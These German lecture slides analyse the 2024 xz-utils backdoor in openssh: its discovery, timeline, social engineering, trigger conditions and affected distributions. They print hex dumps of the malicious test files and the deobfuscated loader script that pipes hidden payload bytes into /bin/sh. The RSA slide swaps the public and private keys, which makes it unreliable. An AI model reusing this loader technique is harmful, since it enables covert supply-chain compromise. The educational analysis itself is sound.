Fachhochschule Nordwestschweiz

Cybererdbeben: openssh-Angriff

Supply-Chain-Attacke auf openssh via der Kompressionslibrary xz-utils

Martin Gwerder

10. April 2024

Inhalt

- Was ist passiert?
- Wann ist es passiert?
- Was heisst das?


Einschub: RSA

- Basisbedingung ist: $(m^e)^d \equiv m \ (mod \ N)$
- Öffentlicher Schlüssel: $[d, N]$
- Privater Schlüssel: $[e]$ (implizit auch N)


Um dieses N geht es später

Was ist passiert? (0)

- Openssh wurde über eine Supply Chain Attacke angegriffen
- Der CVSS ist 10 (Max: 10). Zum Vergleich:
  - Shellshock: 9.8
  - Log4Shell: 10.0
  - Heartbleed: 7.5
  - Hafnium: 9.8 (NIST)/9.1 (MS)
- Openssh selber ist Weltweit auf 20 Millionen Servern installiert. Zum Vergleich:
  - Apache Webserver: 14.6 Mio
  - IIS: 4.17 Mio
  - Exchange: 0.155 Mio



Was ist passiert? (1)



Skadoosh…… (am 29.3.2024)

Replied to AndresFreundTec

AndresFreundTec Mar 29
@AndresFreundTec

I was doing some micro-benchmarking at the time, needed to quiesce the system to reduce noise. Saw sshd processes were using a surprising amount of CPU, despite immediately failing because of wrong usernames etc. Profiled sshd, showing lots of cpu time in liblzma, with perf unable to attribute it to a symbol. Got suspicious. Recalled that I had seen an odd valgrind complaint in automated testing of postgres, a few weeks earlier, after package updates.

Really required a lot of coincidences.

47

AndresFreundTec Mar 29
@AndresFreundTec

I accidentally found a security issue while benchmarking postgres changes.

If you run debian testing, unstable or some other more "bleeding edge" distribution, I strongly recommend upgrading ASAP.

openwall.com/lists/oss-securit...

www.openwall.com
oss-security - backdoor in upstream xz/liblzm...

106

Was ist passiert? (2)

- Am 29.3.2024 wurde bekannt, dass ein Patch in den xz-Utilities (5.6.0 und 5.6.1) ein Backdoor bei openssh einführt.
- Das Backdoor flog auf, weil ein Microsoft Entwickler (Andreas Freund) einen unerklärlich hohen CPU-load bei einem ssh-Login beobachtete.

- Der Patch wurde nur effektiv bei openssh, xz-utils und deb/rpm-basierten System (bekanntermassen betroffen sind Fedora, Debian, Alpine, Kali, openSUSE und Arch-Linux).
- Er erlaubt es, Personen mit einem bestimmten privaten Schlüssel (ed448) folgende Kommandos auszuführen:
  - SSH authentication bypass (typischerweise mit root-Rechten)
  - Ausführen eines Shell-Kommandos mit einer beliebigen UID/GID
  - Mindestens ein unbekanntes Kommando

Wann ist es passiert?

- Das Vorgehen war von langer Hand geplant und äusserst klassisch aufgebaut:
  - Ein unbekannter namens “Jia Tan” hat den Verantwortlichen der xz-Utils im 2022 unter Druck gesetzt wegen gesundheitlicher Probleme die Kontrolle über das Projekt abzugeben (Social Engineering).
  - Vermutlich hat der Entwickler im Laufe des Jahres 2022 (Hypothese ist derzeit 30.11.2022) tatsächlich nachgegeben.
  - Vom 27.8.2023 bis 15.2.2024 werden mehrere Patches vom originalen Maintainer, “Jia Tan” und einem “Hans Jansen” eingeführt. Sie machen folgendes:
    - Sie erlauben das überladen von Funktionen im Code mittels IFUNC
    - Sie deaktivieren diverse Tests im eigentlichen Repository, in ein paar Upstream-Repositories und Plattformen (z.B. OSS-Fuzz).
    - Am 24.2.2024 wird der eigentliche Backdoor-Code als Test-Files (ein lzma-File und ein xz-File) in binärer Form (um via IFUNC geladen/gelinked zu werden) hinzugefügt.
    - Am 9.3.2024 wird ein Update dieses Codes hochgeladen ins Repository

Das Update (1)

git.tukaani.org / xz.git / commitdiff

summary | shortlog | log | commit | commitdiff | tree
raw | patch | inline | side by side (parent: a3a29bb)

Tests: Update two test files.

```
author    Jia Tan <jiat0218@gmail.com>
          Sat, 9 Mar 2024 04:18:29 +0200 (10:18 +0800)
committer Jia Tan <jiat0218@gmail.com>
          Sat, 9 Mar 2024 04:18:29 +0200 (10:18 +0800)
```

```
The original files were generated with random local to my machine.
To better reproduce these files in the future, a constant seed was used
to recreate these files.
```

tests/files/bad-3-corrupt_lzma2.xz patch | blob | history
tests/files/good-large_compressed.lzma patch | blob | history

diff --git a/tests/files/bad-3-corrupt_lzma2.xz b/tests/files/bad-3-corrupt_lzma2.xz

```
index 926f95b0a955a187fbfa20cf98d3db299a748208..f9ec69a2a02d4c8d2e95c936a45d4edf0704fd48 100644 (file)
Binary files a/tests/files/bad-3-corrupt_lzma2.xz and b/tests/files/bad-3-corrupt_lzma2.xz differ
```

diff --git a/tests/files/good-large_compressed.lzma b/tests/files/good-large_compressed.lzma

```
index 8450fea8fcf86b9089b1e910e5821640fd3d6b5d..878991f3509635013a73cd37ba4641f756221c15 100644 (file)
Binary files a/tests/files/good-large_compressed.lzma and b/tests/files/good-large_compressed.lzma differ
```

XZ Utils


C:\Users\Martin Gwerder\Downloads\tests_files_bad-3-corrupt_lzma2(1).xz

```
000  fd 37 7a 58 5a 00 00 04 e6 d6 b4 46 02 00 21 01 08 00 00 00 d8 0f 23 13 01 00 0c 23  ý7zXZ...æÖ´F..!.....Ø.#....#
01c  23 23 23 48 65 6c 6c 6f 23 23 23 23 00 00 00 00 12 88 df 04 59 72 81 42 00 01 25 0d  ###Hello####......ß.Yr.B..%.
038  71 19 c4 b6 1f b6 f3 7d 01 00 00 00 00 04 59 5a fd 37 7a 58 5a 00 00 04 e6 d6 b4 46  q.Ä¶.¶ó}......YZý7zXZ...æÖ´F
054  02 00 21 01 08 00 00 00 d8 0f 23 13 e0 04 67 01 14 5d 00 05 20 99 5f db 9d 32 f6 4d  ..!.....Ø.#.à.g..]..  .Û.2öM
070  d4 04 61 8d 6d c3 20 70 fd 5a 6d c6 47 5b cc 30 e9 51 68 45 cc dd b0 e9 9f b4 97 06  Ô.a.mÃ pýZmÆG[Ì0éQhEÌÝ°é.´..
08c  18 f6 6b fc 55 6d 38 3a ce e4 de 30 ab 95 03 4d 47 55 9e 90 19 75 93 c8 38 73 b8 32  .öküUm8:Îäð0«..MGU...u.È8s¸2
0a8  6d a9 2f 18 6b 58 5c e8 d1 11 e0 b3 db 22 44 88 50 e3 3e 96 eb 4b 7a 60 bc de a6 57  m©/.kX\èÑ.à³Û"D.Pã>.ëKz`¼Þ¦W
0c4  48 7a af 20 b1 c0 f5 3c 6f 41 4a d2 fa 3d 93 eb a6 64 76 83 97 44 c0 52 81 f6 7f f7  Hz¯ ±Àõ<oAJÒú=.ë¦dv..DÀR.ö.÷
0e0  20 ff f8 b4 9c a7 6f 69 26 ce fe ff e3 f0 1a 64 f4 e1 f4 0e f6 d5 39 93 62 c9 32 b0  ÿø´.§oi&Îþÿãð.dôáô.öÕ9.bÉ2°
0fc  14 02 1e 8e 33 a5 03 54 b8 bd 10 ca ba 1e d4 e8 12 f6 ed dd b9 21 50 04 e5 80 c0 82  ....3¥.T¸½.Ê°.Ôè.öíÝ¹!P.å.À.
118  94 0c 9c 50 9f 87 2f 3a cd cf 93 64 42 ca 47 e4 50 44 59 4f 4a 61 cb 97 db 48 1a 9d  ...P../:ÍÏ.dBÉGäPDYOJaË.ÛH..
134  b6 c3 e1 3d 95 38 4a 1e 31 49 6b 50 00 49 cc 61 8b a6 38 c5 4b 92 ab 08 42 10 6c fe  ¶Ãá=.8J.1IkP.Iìa.¦8ÅK «.B.lþ
150  73 3f 83 57 9f c9 80 ba 53 0a e3 02 19 9a d0 84 39 08 ac 1d 49 1c 99 d6 e9 1f 0a 36  s?.W.É.ºS.ã...Ð.9.¬.I..Öé..6
16c  fe 4e 5e 65 47 cd 9e 1a 1f 50 8d 15 72 ab a4 00 f6 35 98 a1 56 91 6a 4b 00 01 b0 02  þN^eGÍ...P..r«¤.ö5.¡V.jK..°.
188  e8 08 00 00 a7 ac 87 be b1 c4 67 fb 02 00 00 00 00 04 59 5a fd 37 7a 58 5a 00 00 04  è...§¬.¾±Ägû........YZý7zXZ...
1a4  e6 d6 b4 46 02 00 21 01 08 00 00 00 d8 0f 23 13 01 00 0d 23 23 23 23 57 6f 72 6c 64  æÖ´F..!.....Ø.#....####World
1c0  23 23 23 23 0a 00 00 00 78 f0 0b 29 cc 67 df d8 00 01 26 0e 08 1b e0 04 1f b6 f3 7d  ####....xð.)Ìgß Ø..&...à..¶ó}
1dc  01 00 00 00 00 04 59 5a                                                            ......YZ
```

C:\Users\Martin Gwerder\Downloads\tests_files_bad-3-corrupt_lzma2(2).xz

```
000  fd 37 7a 58 5a 00 00 04 e6 d6 b4 46 02 00 21 01 08 00 00 00 d8 0f 23 13 01 00 0c 23  ý7zXZ...æÖ´F..!.....Ø.#....#
01c  23 23 23 48 65 6c 6c 6f 23 23 23 23 00 00 00 00 12 88 df 04 59 72 81 42 00 01 25 0d  ###Hello####......ß.Yr.B..%.
038  71 19 c4 b6 1f b6 f3 7d 01 00 00 00 00 04 59 5a fd 37 7a 58 5a 00 00 04 e6 d6 b4 46  q.Ä¶.¶ó}......YZý7zXZ...æÖ´F
054  02 00 21 01 08 00 00 00 d8 0f 23 13 e0 05 16 01 5f 5d 00 05 20 a5 2d 55 bb 98 04 7c  ..!.....Ø.#.à...._]..  ¥-U»..|
070  c6 99 bc a0 66 4d cd 31 ad 0b 29 20 b8 28 0c 2e bc 33 b3 7e 2a d3 ca 6e d4 43 1c 51  Æ.¼ fMÍ1.) ¸(..¼3³~*ÓÊnÔC.Q
08c  59 cc 8f e1 e8 e3 ef 40 97 b9 a7 77 16 ad 9f 55 2a 48 f7 a0 4b b0 70 39 35 f8 6a 0f  YÌ.áèãï@.'§w..U*H÷ K°p95øj.
0a8  83 3f c7 5d 05 d6 90 a0 ea 49 9e 60 3f c4 c6 f5 a6 fd 96 5b af 61 7f 2d b1 1b 84 01  .?Ç].Ö. êI.`?ÄÆõ¦ý.[¯a.-±...
0c4  83 a9 e6 aa a3 a4 3c 0e 68 ae bb ee d0 86 21 ed f7 50 29 a7 1d 96 ef 16 94 d4 75 4b  .©æª£¤<.h®»îÐ.!í÷P)§..ï..ÔuK
0e0  ad 38 bf d6 e8 e7 85 0a 3a 90 dc e2 75 8e 4d ef 0c 3d 63 ce a4 25 00 9b 45 ec 78 22  8¿Öèç...:.Üâu.Mï.=cÎ¤%..Eìx"
0fc  fe a8 b6 a7 5e c3 53 bb 90 b9 30 7c 9a 92 aa 1b a9 0d fa 67 6e 91 7f 29 b8 6c 0b 58  þ¨¶§^ÃS».'0|. ª.©.úgn .)¸l.X
118  cd 77 2c 28 09 ac 2a 24 13 20 19 21 7c 03 4a 30 b2 02 18 98 d1 20 20 34 e0 9b 8e df  Íw,(.¬*$. .!|.J0²...Ñ  4à..ß
134  f0 b1 5c 5d 8e 0e 10 86 01 ef e6 da df 7a c6 f3 fc 5d ec d3 dd 5b df 8c 7a d8 96 17  ð±\].....ïæÚßzÆóü]ìÓÝ[ß.zØ..
150  6a ad 1f b0 27 17 ee db 46 57 56 80 18 48 3b df 0a a5 71 37 fa f0 49 b3 3b d6 ce d1  j-.°'.îÛFWV..H;ß.¥q7úðI³;ÖÎÑ
16c  c6 18 71 4b df b4 18 31 e5 7a 1a 40 ef c1 5d c2 55 3c 1f b2 f3 ba a1 99 e6 73 00 df  Æ.qKß´.1åz.@ïÁ]ÂU<.²ó°¡.æs.ß
188  8e 9d fd 9e 5b 1f 8d 1f bc e1 1b 80 00 00 00 00 75 8e de 55 de 72 31 75 00 01 c9 02  ..ý.[...¼á.....u.ÞUÞr1u..É.
1a4  97 0a 00 00 0a 94 72 a2 b1 c4 67 fb 02 00 00 00 00 04 59 5a fd 37 7a 58 5a 00 00 04  ......r¢±Ägû......YZý7zXZ...
1c0  e6 d6 b4 46 02 00 21 01 08 00 00 00 d8 0f 23 13 01 00 0d 23 23 23 23 57 6f 72 6c 64  æÖ´F.!.....Ø.#....####World
1dc  23 23 23 23 0a 00 00 00 78 f0 0b 29 cc 67 df d8 00 01 26 0e 08 1b e0 04 1f b6 f3 7d  ####....xð.)Ìgß Ø..&...à..¶ó}
1f8  01 00 00 00 00 04 59 5a                                                            ......YZ
```

Das Update (2)



- Diese zwei Archive sind zweistufig die obfuskierte Version des Backdoors
- Nach der De-Obfuscation (Florian Weimer at als erster den Code lesbar gemacht) sehen die Files wie folgt aus:

```
####Hello####
#åU‰·$Ø
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir“
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc|/bin/sh
####World####
```

Das Update (3)


tests_files_good-large_compressed(4) - Editor
Datei Bearbeiten Format Ansicht Hilfe
Zeile 8, Spalte 19
100%
Macintosh (CR)
ANSI
tests_files_good-large_compressed(5) - Editor
Datei Bearbeiten Format Ansicht Hilfe

Das Update (4)

- Entpackt ein weiteres Shellskript und Binaries
- Tauscht vorkompilierte .o Binaries und Konfigurationsvariablen während des Build-Prozesses aus.
- Das führt Letztendes zu dem veränderten Verhalten.

- Das Problem war: Eine falsche Annahme beim Stackaufbau.

```
== Observing Impact on openssh server ==

With the backdoored liblzma installed, logins via ssh become a lot slower.

time ssh nonexistant@...alhost

before:
nonexistant@...alhost: Permission denied (publickey).

before:
real    0m0.299s
user    0m0.202s
sys     0m0.006s

after:
nonexistant@...alhost: Permission denied (publickey).

real    0m0.807s
user    0m0.202s
sys     0m0.006s


openssh does not directly use liblzma. However debian and several other
distributions patch openssh to support systemd notification, and libsystemd
does depend on lzma.


Initially starting sshd outside of systemd did not show the slowdown, despite
the backdoor briefly getting invoked. This appears to be part of some
countermeasures to make analysis harder.

Observed requirements for the exploit:
a) TERM environment variable is not set
b) argv[0] needs to be /usr/sbin/sshd
c) LD_DEBUG, LD_PROFILE are not set
d) LANG needs to be set
e) Some debugging environments, like rr, appear to be detected. Plain gdb
   appears to be detected in some situations, but not others

To reproduce outside of systemd, the server can be started with a clear
environment, setting only the required variable:

env -i LANG=en_US.UTF-8 /usr/sbin/sshd -D
```

Wann ist es passiert? (2)

– Am 29.3.2024 Wurde eine detaillierte Analyse durch Andreas Freund veröffentlicht und anschliessend von weiteren Forschern ergänzt (z.B. Russ Cox).

Wie funktioniert das Ganze? (1)

- Es wurde ein Backdoor in der Form der Testfiles ins Repository geladen. Die Testfiles wurden während des Buildprozesses in binärer Form in den Code integriert, wenn es sich um RPM oder Debian-Pakete gehandelt auf der Basis von X86 gehandelt hat.
- Wenn ein System ein ssh-Prozess unter /usr/bin/sshd startet **und** sshd auf systemd-notify zurückgreift, welcher wiederum liblzma (das ist der libbrary-Name der xz-utils) verwendet, dann wird via IFUNC alle Funktionsaufrufe zu RSA_public_decrypt (von sshd) umgeleitet auf den Schadcode.

Wie funktioniert das Ganze? (2)

- Der öffentliche Modulus von N wird genommen
  - Die ersten 16 Byte beinhalten ein Kommando (von 0-3)
    - 00 Unbekannt
    - 01 SSH Auth bypass
    - 02 Execute Shell Command
    - 03 Execute Shell Command with UID/GID
  - Die letzten 240 Bytes sind eine Signatur (0-113) die gegen einen festkodierten ed448 Schlüssel, ein Kommando (maximal 122 Bytes \0-terminiert) und ein Padding
    - Die Signatur ist gebunden an den öffentlichen Schlüssel des Hostsystems**(!)**. Genauer:
      - Die ersten 4 Bytes des Headers ([cmd1]*cmd2+cmd3)
      - Die ersten 5 Bytes des Kommandos
      - Der sha256 des Hostschlüssels
    - Das Ganze ist verschlüsselt mit einem hart kodierten ChaCha20 symmetrischen Schlüssel.


Wer war betroffen?

- In produktiven Systemen wurde der Code anschliessend eingeschlossen:
  - openSUSE (Tumbleweed) 10.3.2024
  - Arch 9.3.2024
  - Kali 26.3.2024
- Testsysteme waren etwas früher:
  - Fedora 24.2.2024 (“verbesserte” Version 5.6.1 am 9.3.2024)
  - Debian 24.2.2024 (“verbesserte” Version 5.6.1 am 26.3.2024)
  - Alpine 11.3.2024

Wer ist Jia Tan?


- Er ist kaum echt…
- Er hat ein Ebay-Account, der in der USA beheimatet ist
- Einen Namen, der asiatisch, vermutlich Chinesisch ist.
- Aber …
  - Er arbeitet zu typischen Tageszeiten in einer Zeitzone wo man von 12:00 bis 18:00 UTC arbeitet.
